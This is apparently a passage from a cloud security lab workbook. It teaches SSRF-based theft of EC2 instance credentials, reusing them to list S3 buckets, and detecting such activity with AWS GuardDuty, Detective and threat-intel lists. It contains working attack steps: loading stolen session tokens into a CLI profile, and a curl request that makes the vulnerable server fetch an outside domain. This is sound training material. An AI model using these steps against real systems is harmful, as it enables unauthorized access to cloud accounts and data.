1. Using AWS CLI, use the `aws configure set --profile sherlock` to set the aws_access_key_id, aws_secret_access_key, and aws_session_token.

Configure the sherlock profile

Replace the key information with what you curled above. Keep in mind that there is an Expiration date for this token, so you won't have much time.

```
aws configure set --profile sherlock aws_access_key_id <REDACTED>
aws configure set --profile sherlock aws_secret_access_key <REDACTED>
aws configure set --profile sherlock aws_session_token  <REDACTED>
```

Quotes or not to quote

You can include the quotes or not. The AWS CLI can handle it either way.

2. Double check that a profile was created in your ~/.aws/credentials directory. There should now be a profile for `sherlock`

Investigate credentials file

```
cat ~/.aws/credentials
```

Sample Results

```
[sherlock]
aws_access_key_id = <REDACTED>
aws_secret_access_key = <REDACTED>
aws_session_token = <REDACTED>
```

3. Now, let's try and do something **as** sherlock. First, just make sure we know who we are. Get a list of deployed EC2s as the admin role you have with your `Inspector Workstations`

Describe Instances

```
aws ec2 describe-instances
```

Sample Results


```
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0ccdd940f463b9604",
                    "InstanceId": "i-069e30e92be408fd1",
                    "InstanceType": "t2.micro",
                    "LaunchTime": "2021-05-06T01:18:49+00:00",
                    "Monitoring": {
```


There are results, so you know you can describe EC2s as the Inspector Workstation.

4. Try the same command, but tell the CLI to use the `sherlock` profile

Describe Instances as Sherlock

```
aws ec2 describe-instances --profile sherlock
```

Sample Results

```
An error occurred (UnauthorizedOperation) when calling the DescribeInstances operation: You are not
authorized to perform this operation.
```

5. Oh, interesting. The role attached to the Sherlock EC2 is not allowed to run a `describe-instances`. Can it pull information from S3 buckets?

Query S3 Buckets

```
aws s3 ls --profile sherlock
```

Sample Results

```
2021-05-08 03:03:18 baker221b-evidenced01cb220-s5qjir7gcpcr
2021-05-08 03:03:18 baker221b-logs0b6081b1-nc8z992z3p8t
2021-05-08 03:03:18 baker221b-webbackupbfcf6dbb-zzwx6kaui9rh
2021-04-02 01:23:08 cdktoolkit-stagingbucket-1nbb7lla0unze
2021-05-02 14:44:31 cf-templates-2qe2c374d7af-us-east-2
```

It looks like the credentials, vulnerable to SSRF from the Sherlock Website, could give an attacker full access to the S3 bucket. This is certainly a security risk--both the SSRF attack, but also the over provisioned EC2. It's unlikely a website would ever need access to all S3 buckets, just the single bucket or file that it needs config info.

Detective

AWS Detective is a newer service that helps you analyze and investigate potential security issues in your environment. We can set up Detective through the command line.

30 day free trial

Detective is a 30 day free trial. Our AWS environment is really tiny, so the cost will not be that much if you leave it on. But just a warning that there is a 30 day free trial limit.

1. From the Inspector Console, run the following command. Detective needs about 24 hours

Enable Security Hub

```
aws detective create-graph
```

Sample Results

```
{
    "GraphArn": "arn:aws:detective:us-east-2:12345678901:graph:6a53eafe142f47a78398515308e2eef4"
}
```

Error

In order to run AWS Detective, you need at least 24 hours of GuardDuty data. The labs do not depend on Detective--we turn it on to show the GuardDuty integration. If you get an error stating `An error occurred (ServiceQuotaExceededException) when calling the CreateGraph operation: ACCOUNT_VOLUME_UNKNOWN`, then wait another day and try again.

GuardDuty Investigation

In our previous labs, we would start off by looking at the OWASP or ATT&CK technique and then try and find it in our log data. In this case, we are going to let GuardDuty do all the looking.

1. GuardDuty describes each of the findings here in their findings page.[11] Open the page and look over what some the findings.
2. Let's dive into the S3 bucket findings by reading about S3 Type Findings in GuardDuty.[12]
3. In GuardDuty, some findings are based on an unusual activity. Those findings usually require GuardDuty to monitor your environment over time, and then suddenly detecting an unusual or different behavior. Typically these could be considered `behavioral analytics`. A behavioral analytic looks at trends and patterns, attempting to detect quirks or deviations.
4. Other analytics are tracking `atomic indicators`, or specific discrete pieces of information that are known bad.

Question

Take a look at Exfiltration:S3/ObjectRead.Unusual detection. Is it behavioral or atomic?

Answer

The words `established baseline` really gives it away.

"This finding informs you that a IAM entity in your AWS environment is making API calls that involve an S3 bucket and that differ from that entity's established baseline. The API call used in this activity is associated with the exfiltration stage of an attack, wherein an attacker is attempting to collect data. This activity is suspicious because the way the IAM entity invoked the API was unusual. For example, this IAM entity had no prior history of invoking this type of API, or the API was invoked from an unusual location."

For behavioral analytics, GuardDuty does not really tell us how long it must monitor a baseline before it can detect techniques. In some tools, like AWS Detective, there is usually a 30 day period. But we just don't know for GuardDuty

5. GuardDuty detected our CloudTrail lab, were we put EC2 credentials into Pacu and ran enumeration commands. Take a look at UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration ,[13] which is an IAM based finding.
6. Let's take a look at Backdoor:EC2/C&CActivity.B!DNS,[14] which is an EC2 based finding.

Question

What logs is AWS likely using to detect this activity?

Answer

DNS Logs. Take a look at the Data Sources pages to look at what data AWS brings in for analysis.

Question

To test this finding, what command can we run from our EC2s?

Answer

```
dig guarddutyc2activityb.com any
```

7. GuardDuty is keeping a list of bad IPs, domains, and hashes that it uses to detect `atomic indicators`. An easy one for our labs, is `Backdoor:EC2/C&CActivity.B!DNS`. This is an AWS managed domain name that will trigger the alert. Don't worry, your EC2 is not secretly harboring a bitcoin miner.

   The Sherlock system is vulnerable to SSRF, where we can use it to get to the metadata service. But, we can also have it pull from another website, try this command.

Using the SSRF attack, have Sherlock hit `guarddutyc2activityb.com`

```
curl http://${SHERLOCK_IP}:5000/admin-test?url=http://guarddutyc2activityb.com
```

Sample Results

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server
is overloaded or there is an error in the application.</p>
```

Run DIG from Inspector Workstation to see two entries in GuardDuty

From the Inspector Workstation, run this command

```
dig guarddutyc2activityb.com any
```

Sample Results

```
; <<>> DiG 9.11.4-P2-RedHat-9.11.4-26.P2.amzn2.4 <<>> guarddutyc2activityb.com any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11967
;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;guarddutyc2activityb.com.      IN      ANY


;; ANSWER SECTION:
guarddutyc2activityb.com. 300   IN      SOA     ns1.markmonitor.com. hostmaster.markmonitor.com.
2018091901 86400 3600 2592000 172800
guarddutyc2activityb.com. 300   IN      TXT     "v=spf1 include:amazon.com -all"
guarddutyc2activityb.com. 300   IN      TXT     "spf2.0/pra include:amazon.com -all"
guarddutyc2activityb.com. 300   IN      NS      ns3.markmonitor.com.
guarddutyc2activityb.com. 300   IN      NS      ns4.markmonitor.com.
guarddutyc2activityb.com. 300   IN      NS      ns5.markmonitor.com.
guarddutyc2activityb.com. 300   IN      NS      ns6.markmonitor.com.
guarddutyc2activityb.com. 300   IN      NS      ns7.markmonitor.com.
guarddutyc2activityb.com. 300   IN      NS      ns1.markmonitor.com.
guarddutyc2activityb.com. 300   IN      NS      ns2.markmonitor.com.

;; Query time: 3 msec
;; SERVER: 10.0.0.2#53(10.0.0.2)
;; WHEN: Fri May 21 19:16:29 UTC 2021
;; MSG SIZE  rcvd: 328
```


Investigate with GuardDuty Web Console

Like all AWS services, GuardDuty can be engaged with the web console and through the command line. Let's start with the web console, since GuardDuty is supposed to be visual.


1. Using your sec541 account, log into the AWS console. Under "services", search for GuardDuty.




Once we are at the GuardDuty console, we can see the list of current findings



Select the "Findings" filter box, and you will see a list of potential ways we can filter our criteria.



Select `Finding Type` and enter `UnauthorizedAccess:EC2/SSHBruteForce`



2. Click on the finding with the red triangle, and the right hand details screen will pop up

There are three main finding severities

`High Severity`

A High severity level indicates that the resource in question (an EC2 instance or a set of IAM user credentials) is compromised and is actively being used for unauthorized purposes.

`Medium Severity`

A Medium severity level indicates suspicious activity that deviates from normally observed behavior and, depending on your use case, may be indicative of a resource compromise.

`Low Severity`

A low severity level indicates attempted suspicious activity that did not compromise your network; for example, a port scan or a failed intrusion attempt.

In the Finding details, there is info about the finding itself, when it was first created, when it was last identified, the resource affected, and the actor information.

Question

What information do we see in the `actor` section?

Answer

The Actor that initiated the action is an instance, our Inspector Workstation from the Section 1 network lab.

3. Next some of the details is a plus and a minus. 

   Click on the `+`. The list of findings has now shrunk, only including findings with that data.

   Click on any of the findings and re-open the Filter Details page. Take a look at all the properties with the `+` or `-` to use to filter the findings even more.

   In the next section, let's use the command line to investigate.

4. Clear out the filter and go back to all the findings. Did the `Backdoor:EC2/C&CActivity.B!DNS` finding show on GuardDuty? It may take a while, or maybe it will take hitting it a few times. It will likely show up in a bit.

Command Line Investigation

The web console makes it easy to click and see the results of the findings, but there will still be times we want to automate. Let's look for that finding again, through the command line. Return to the Inspector Workstation to run these commands

1. Before we can do anything, we must determine what our detector ID is. There is a unique detector ID for each region in each account we have access to. Your detector number will be different.

Get the detector id, and assign to DETECTOR_ID

```
DETECTOR_ID=$(aws guardduty list-detectors \
    --query DetectorIds[0] \
    --output text)
echo "Detector ID is: $DETECTOR_ID"
```

Sample Results

```
Detector ID is: 84ba32b3acc86e78ea9751a528182616
```

2. Now that we have the Detector ID, let's go look for findings

   To get a list of findings, we can use the list-findings [15] command.

Command Line

Let's just see what the data returned from a single finding

```
aws guardduty list-findings \
    --detector-id $DETECTOR_ID
```

Sample Results

```
{
    "FindingIds": [
        "00ba3a4085572a6f51980be67a913918",
        "c4ba3cf3815b9336f2f150db6b61c4d6",
        "beba3cf0d55a9c69626775967da56ce8",
        "5aba3cd6aac1d1e097f6342659aa6b20",
        "6eba38c5384516227eb564d3ef32431f",
        "06ba384fbae0ee866fb3b52c9b88325f",
        "58ba34ca53214e8f0c7cb69b8c86d9fc",
        "18ba35eba78e856141dd3818c3c4d415",
        "02ba358250f2bbe294cf6d1a8f405811",
        "ecba3562d202b40559df9459b9be1b2d",
        "dcba357389c8cc3eccf331ebfd1d70e0",
        "52ba3510571a5e00d97628e3e3393288",
        "6cba350fe219ac2710b7ddc6f8efb51f",
        "1aba32c4c5b8a7aea4a9fdb8e4276a8d"
    ]
}
```

That's just a list of IDs. We need to take those finding IDs, and use them in the `get-findings` call. Let's do this smartly.

3. Use `list-findings` to get an idea of the findings results

Command Line

Get all the Finding ID's for our account.

```
FINDING_IDS=$(aws guardduty list-findings \
    --detector-id $DETECTOR_ID \
    --query FindingIds \
    --max-items 20 \
    --output text)
echo Findings are: $FINDING_IDS
```

Sample Results

```
Findings are: 00ba3a4085572a6f51980be67a913918 c4ba3cf3815b9336f2f150db6b61c4d6
```

Get Finding Details

Let's get a quick list of all the findings we currently have.

```
aws guardduty get-findings \
    --detector-id $DETECTOR_ID \
    --finding-ids $FINDING_IDS \
    --query Findings[*].Id \
    --output table
```

Sample Results

```
----------------------------------------
|             GetFindings              |
+--------------------------------------+
|  00ba3a4085572a6f51980be67a913918  |
|  c4ba3cf3815b9336f2f150db6b61c4d6  |
|  beba3cf0d55a9c69626775967da56ce8  |
```

Note

No need to see them all--let's just click "q" to stop from scrolling through the entire list.

4. Now we know how the data is structured, let's make it smarter and take a look at just one finding to see the data schema. Compare the results to what you see on the finding detail of the web console from earlier in the lab.

Query a single finding

```
aws guardduty get-findings \
    --detector-id $DETECTOR_ID \
    --finding-ids $FINDING_IDS \
    --query Findings[0]
```

Click to see a sample output


```
{
    "AccountId": "123456789012",
    "Arn": "arn:aws:guardduty:us-east-2:123456789012:detector/84ba32b3acc86e78ea9751a528182616/finding/
b6ba921f17f6dd9c9812fd9a231abafa",
    "CreatedAt": "2020-10-13T23:14:16.685Z",
    "Description": "AWS CloudTrail trail write-access was disabled by OrganizationAccountAccessRole
calling DeleteBucket under unusual circumstances. This can be attackers attempt to cover their tracks
by eliminating any trace of activ
ity performed while they accessed your account.",
    "Id": "b6ba921f17f6dd9c9812fd9a231abafa",
    "Partition": "aws",
    "Region": "us-east-2",
    "Resource": {
        "AccessKeyDetails": {
            "AccessKeyId": "ASIARIWE6XLB4YRYZO3K",
            "PrincipalId": "AROARIWE6XLBY47WHTKF2:cybergoof",
            "UserName": "OrganizationAccountAccessRole",
            "UserType": "AssumedRole"
        },
        "ResourceType": "AccessKey"
    },
    "SchemaVersion": "2.0",
    "Service": {
        "Action": {
            "ActionType": "AWS_API_CALL",
            "AwsApiCallAction": {
                "Api": "DeleteBucket",
                "CallerType": "Remote IP",
                "RemoteIpDetails": {
                    "City": {
                        "CityName": "NA"
                    },
                    "Country": {
                        "CountryName": "United States"
                    },
                    "GeoLocation": {
                        "Lat": 39.013,
                        "Lon": -76.6742
                    },
                    "IpAddressV4": "96.4.79.147",
                    "Organization": {
                        "Asn": "701",
                        "AsnOrg": "UUNET",
                        "Isp": "Verizon Fios",
                        "Org": "Verizon Fios"
                    }
                },
                "ServiceName": "s3.amazonaws.com"
```

```
            }
        },
        "Archived": false,
        "Count": 1,
        "DetectorId": "84ba32b3acc86e78ea9751a528182616",
        "EventFirstSeen": "2020-10-13T22:55:10Z",
        "EventLastSeen": "2020-10-13T22:55:10Z",
        "ResourceRole": "TARGET",
        "ServiceName": "guardduty"
    },
    "Severity": 2,
    "Title": "AWS CloudTrail trail write-access was disabled.",
    "Type": "Stealth:IAMUser/CloudTrailLoggingDisabled",
    "UpdatedAt": "2020-10-13T23:14:16.685Z"
}
```


5. It is just too much data. The web console is actually tricking us. Our account is brand new and there is not a lot of attacks. After a while, there is going to be a lot of stuff to look at. Since we are detecting a command and control, let's filter for that.

   Take a look at the list-findings[16] command, specifically the `--finding-criteria`

   The course author is an ole `SQL` query person--these JSON based querying languages can be confusing.

Query Backdoor Activity

```
aws guardduty list-findings \
    --detector-id $DETECTOR_ID \
    --finding-criteria '{"Criterion": {"type": {"Eq":["UnauthorizedAccess:EC2/SSHBruteForce"]}}}'
```

Sample Results


```
{
    "FindingIds": [
        "0ebb5fa4012d52bddb0137a8257c19cb",
        "26bcc7c2324511a6a0782718fabcd73d",
    ]
}
```


We know how to output this to a list of Findings and query for details. For this attack, what if we want to use this search criteria over and over? We can create a filter.

Extra Credit

Create a Threat Intel List

GuardDuty maintains a list of IPs and domains to monitor and alert on in GuardDuty, but you can create your own lists. These lists could come from your threat analysis team or from a 3rd party threat management company. Read more about uploading lists here.[17]

1. First thing we have to do is figure out what IP address to load up. In a previous lab, there was a brute force attack on our web server. Let's extract all the IP addresses from SSH brute force attacks that GuardDuty has detected.

Get the Findings

```
SSH_FINDINGS=$(aws guardduty list-findings \
    --detector-id $DETECTOR_ID \
    --finding-criteria '{"Criterion": {"type": {"Eq":["UnauthorizedAccess:EC2/SSHBruteForce"]}}}' \
    --query FindingIds \
    --output text)
echo "SSH Brute Force: $SSH_FINDINGS"
```

Sample Results

```
SSH Brute Force: 6eba7f3cc6de0e8ea6c410e2f113d997       00ba3a4085572a6f51980be67a913918
c4ba3cf3815b9336f2f150db6b61c4d6        beba3cf0d55a9c69626775967da56ce8
```

2. Now we have to extract the details. Let's put it into a table with three elements: The ID of the finding, the city of the remote IP, and the IP address. This query will be a bit messy because we have to use --query to extract the details we want.

   ID is in `Findings[].Id`

   IP Address is in `Findings[].Service.Action.NetworkConnectionAction.RemoteIpDetails.IpAddressV4`

   City Name is in `Findings[].Service.Action.NetworkConnectionAction.RemoteIpDetails.City.CityName`

Get the IP address

```
aws guardduty get-findings \
    --detector-id $DETECTOR_ID \
    --finding-ids $SSH_FINDINGS \
    --query Findings[*].
[Id,Service.Action.NetworkConnectionAction.RemoteIpDetails.City.CityName,Service.Action.NetworkConnectionActi
\
    --output table
```

Sample Results

```
----------------------------------------------------------------------
|                           GetFindings                              |
+----------------------------------+------------+------------------+
|  00ba3a4085572a6f51980be67a913918 |  Stockholm |  83.209.6.179    |
|  c4ba3cf3815b9336f2f150db6b61c4d6 |            |  34.200.221.248  |
|  beba3cf0d55a9c69626775967da56ce8 |  Ashburn   |  3.236.194.55    |
+----------------------------------+------------+------------------+
```

In my case, I have three SSH brute force attacks--one originating from Stockholm, one an unknown location, and the other from Ashburn. I know the Ashburn is the attack I originated, because I am running in us-east-1.

3. To make our IP list, we just need to extract the IP addresses from this command.

Get IP list

```
THREAT_IP=$(aws guardduty get-findings \
    --detector-id $DETECTOR_ID \
    --finding-ids $SSH_FINDINGS \
    --query Findings[*].Service.Action.NetworkConnectionAction.RemoteIpDetails.IpAddressV4 \
    --output text)
echo "IP List: $THREAT_IP"
```

Sample Results

```
IP List: 83.209.6.179    34.200.221.248  3.236.194.55
```

4. We now need to create a file with this list of IP addresses. Remember, the threat list should have the IPs separated by new lines rather than spaces. So we will use some Linux bash command line trickery to make that happen.

Create file

```
echo $THREAT_IP | tr " " "\n" > threat.txt
cat threat.txt
```

Sample Results

```
83.209.6.179
34.200.221.248
3.236.194.55
```

5. GuardDuty will need to pull the file from an S3 bucket. Let's throw our file up into the security based S3 bucket

Push to S3

```
SECURITY_S3=$(aws cloudformation describe-stacks \
    --stack-name baker221b \
    --query "Stacks[].Outputs[?ExportName=='securitybucket'].OutputValue" \
     --output text)
aws s3 cp threat.txt s3://${SECURITY_S3}/threat.txt
```

Sample Results

```
upload: ./threat.txt to s3://buckets-security891141fd-1g6y27gh2f4cn/threat.txt
```

6. We now have a list of IPs in a file sitting in our security bucket. We now have to create an IP list.

Create an IP List

```
aws guardduty create-threat-intel-set --detector-id $DETECTOR_ID \
    --name 'sec541' \
    --format TXT \
    --location https://s3.amazonaws.com/$SECURITY_S3/threat.txt \
    --activate
```

Sample Results

```
{
    "IpSetId": "86ba446ec684c7aa07d8ec35cf0953de"
}
```

> **Note**
>
> To add or remove an IP address, the threat.txt in the S3 has to be updated, then the update-ip-set[18] command has to be run to tell GuardDuty to grab and reload a fresh set of IPs from the file.

7. Return to the GuardDuty page and select `Lists` from the left hand side. Our new `sec541` IP list will show up. Explore more with the threat lists on this page, and the formats that it can take.

Explore Further

Go back to GuardDuty and select some of the events. In the details section, there should be links to "View in Detective". Take a tour of Detective and see how it allows you to visualize threat information and target resources.

See the blog post on visualizing GuardDuty[19]

1. https://www.python.org/
2. https://flask.palletsprojects.com/en/1.1.x/
3. https://www.sans.org/cyber-security-courses/web-app-penetration-testing-ethical-hacking/
4. https://attack.mitre.org/techniques/T1552/005/
5. https://attack.mitre.org/software/S0601/
6. https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF
7. https://docs.aws.amazon.com/AmazonECS/latest/developerguide/task-metadata-endpoint-v2.html
8. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/user-data.html
9. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instance-identity-documents.html
10. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-categories.html
11. https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-active.html
12. https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-s3.html

13. https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-iam.html#unauthorizedaccess-iam-instancecredentialexfiltration
14. https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-ec2.html#backdoor-ec2-ccactivitybdns
15. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/guardduty/list-findings.html
16. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/guardduty/list-findings.html
17. https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_upload-lists.html
18. https://awscli.amazonaws.com/v2/documentation/api/latest/reference/guardduty/update-ip-set.html
19. https://aws.amazon.com/blogs/security/visualizing-amazon-guardduty-findings/

Lab 3.2: Cloud Inventory

Objectives

Estimated Time: 30 minutes

- Understand how the use cases we are investigating this week may require us to investigate our inventory and potential resource changes
- Perform some inventory queries with the CLI
- Use the AWS Config service to see configuration history of a resource
- Use the AWS Config GUI to get an even better view of changes

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

Research ATT&CK

In our lab on metadata, we saw how an attacker could compromise an application and gain access to the AWS management plane. For our Capital One investigation, we saw the attacker make good use of that SSRF vulnerability to gain access and extract sensitive data. This ability to access Data from Cloud Storage Object T1530 [1] has let to significant data loss over the years from commercial cloud providers. The problem is how customers implement the IAM policy controls for high risk resources. The commercial cloud providers are trying to build better tools to help catch over provisioned IAM policies, but organizations have a hard time keeping policies straight while trying to manage all these moving parts.

When conducting an investigation into a potential incident, the Inspector needs to understand what the attacker **could** do when they have gained access to a particular resource. We will use command line queries to build out that report.

For the Code Spaces attack, the attacker was able to add back doors to the environment as a method of Defense Evasion by Creating Cloud Instances (T1578.002). [2] Would a new EC2 named `web server` stand out if you already have 5 EC2s named `web server` ? We are building these environments to spin up and spin down virtual machines automatically, so new ones can easily be hidden at first glance.

In the Tesla investigation, we saw that the attacker spun up a crypto coin miner and used a Non-Standard Port (T1571)[3] to attempt to hide traffic. In an AWS or Azure environment, every port has to be explicitly allowed. One option is to create a new security group that allows communication across the new port. Another option, one that may draw less attention, is to change security groups to allow communication from this port. Knowing that something changed that normally should not change can be difficult in an ever-changing environment. But with security related resource and properties like encryption, IAM Roles/Policies, and security groups, we may want to look for changes there first.

Inventory with the CLI

In this lab, we want to see some changes that might have happened in the environment if an attacker can gain the right kind of access, so they can create new methods of access or exfil. Since this is a lab in your environment, we will not actually make your environment less secure, but we will evaluate and detect them.

1. Let's continue to pick on Sherlock. The attacker has gained access to the machine through the SSRF vulnerability, but this is clunky. An attacker might drop a backdoor that listens on another port--let's say port "13375". The attacker could either 1) create a new security group and attack it to the instances, or 2) alter the current security group to open that port up. Let's modify.

Get the ID of the security group attached to Sherlock

```
SG_ID=$(aws ec2 describe-instances \
  --filters Name=tag:Name,Values="SherlocksBlog" \
  --query Reservations[].Instances[].SecurityGroups[0].GroupId \
  --output text)
